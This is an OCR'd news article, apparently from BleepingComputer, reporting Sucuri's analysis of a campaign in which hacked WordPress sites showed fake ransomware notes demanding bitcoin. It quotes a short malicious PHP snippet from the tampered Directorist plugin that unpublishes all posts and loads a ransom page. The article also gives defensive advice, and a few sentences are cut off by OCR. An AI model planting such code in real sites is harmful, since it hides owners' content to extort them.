
WordPress sites are being hacked in fake ransomware attacks

By **Bill Toulas (https://www.bleepingcomputer.com/author/bill-toulas/)** November 16, 2021 12:35 PM **0**

A new wave of attacks starting late last week has hacked close to 300 WordPress sites to display fake encryption notices, trying to trick the site owners into paying 0.1 bitcoin for restoration.

significant compared to what we see on high-profile ransomware attacks, it can still be a considerable amount for many website owners.



Bogus site encryption message
Source: Sucuri

Smoke and mirrors

These attacks were discovered by cybersecurity firm Sucuri who was hired by one of the victims to perform incident response.

The researchers discovered that the websites had not been encrypted, but rather the threat actors modified an installed WordPress plugin to display a ransom note and countdown when

```
126  <?php
127  global $wpdb;
128  $wpdb->query("UPDATE $wpdb->posts SET post_status='null' WHERE post_status='publish' ");
129  include(dirname(__FILE__)."/azz_encrypt.php");
130  exit;
```

WordPress plugin used to display ransom notes and countdown
Source: Sucuri

As such, the actors created a simple yet powerful illusion that made it look as if the site had been encrypted.

By removing the plugin and running a command to republish the posts and pages, the site returned to its normal status.

Upon further analysis of the network traffic logs, Sucuri (https://blog.sucuri.net/2021/11/fake-ransomware-infection-spooks-website-owners.html) found that the first point where the actor's IP address appeared was the wp-admin panel.

This means that the infiltrators logged in as admins on the site, either by brute-forcing the password or by sourcing stolen credentials from dark web markets.

This was not an isolated attack but instead appears to be part of a broader campaign, giving more weight to the second scenario.

As for the plugin seen by Sucuri, it was Directorist, which is a tool to build online business directory listings on sites.

Sucuri has tracked approximately 291 websites affected by this attack, with a Google search (https://www.google.com/search?q=%E2%80%9CFOR+RESTORE+SEND+0.1+BITCOIN%E2%80%9D) showing a mix of cleaned-up sites and those still showing ransom notes.

All of the sites seen by BleepingComputer in search results use the same 3BkiGYFh6QtjtNCPNNjGwszoqqCka2SDEc (https://www.blockchain.com/btc/address/3BkiGYFh6QtjtNCPNNjGwszoqqCka2SDEc) Bitcoin address, which has not received any ransom payments.

Protecting against site encryptions

Sucuri suggests the following security practices to protect WordPress sites from being hacked:

- Review admin users on the site, remove any bogus accounts, and update/change all wp-admin passwords.

- Follow reliable backup practices that will make restoration easy in the case of a real encryption incident.

As WordPress is commonly targeted by threat actors, it is also important to make sure all of your installed plugins are running the latest version.

Related Articles:

Ironic twist: WP Reset PRO bug lets hackers wipe WordPress sites (https://www.bleepingcomputer.com/news/security/ironic-twist-wp-reset-pro-bug-lets-hackers-wipe-wordpress-sites/)

BlackMatter ransomware moves victims to LockBit after shutdown (https://www.bleepingcomputer.com/news/security/blackmatter-ransomware-moves-victims-to-lockbit-after-shutdown/)

WordPress plugin bug impacts 1M sites, allows malicious redirects (https://www.bleepingcomputer.com/news/security/wordpress-plugin-bug-impacts-1m-sites-allows-malicious-redirects/)

Italian celebs' data exposed in ransomware attack on SIAE (https://www.bleepingcomputer.com/news/security/italian-celebs-data-exposed-in-ransomware-attack-on-siae/)

Sandhills online machinery markets shut down by ransomware attack (https://www.bleepingcomputer.com/news/security/sandhills-online-machinery-markets-shut-down-by-ransomware-attack/)

EXTORTION (HTTPS://WWW.BLEEPINGCOMPUTER.COM/TAG/EXTORTION/)

PLUGIN (HTTPS://WWW.BLEEPINGCOMPUTER.COM/TAG/PLUGIN/)

RANSOMWARE (HTTPS://WWW.BLEEPINGCOMPUTER.COM/TAG/RANSOMWARE/)

WEBSITE (HTTPS://WWW.BLEEPINGCOMPUTER.COM/TAG/WEBSITE/)

WORDPRESS (HTTPS://WWW.BLEEPINGCOMPUTER.COM/TAG/WORDPRESS/)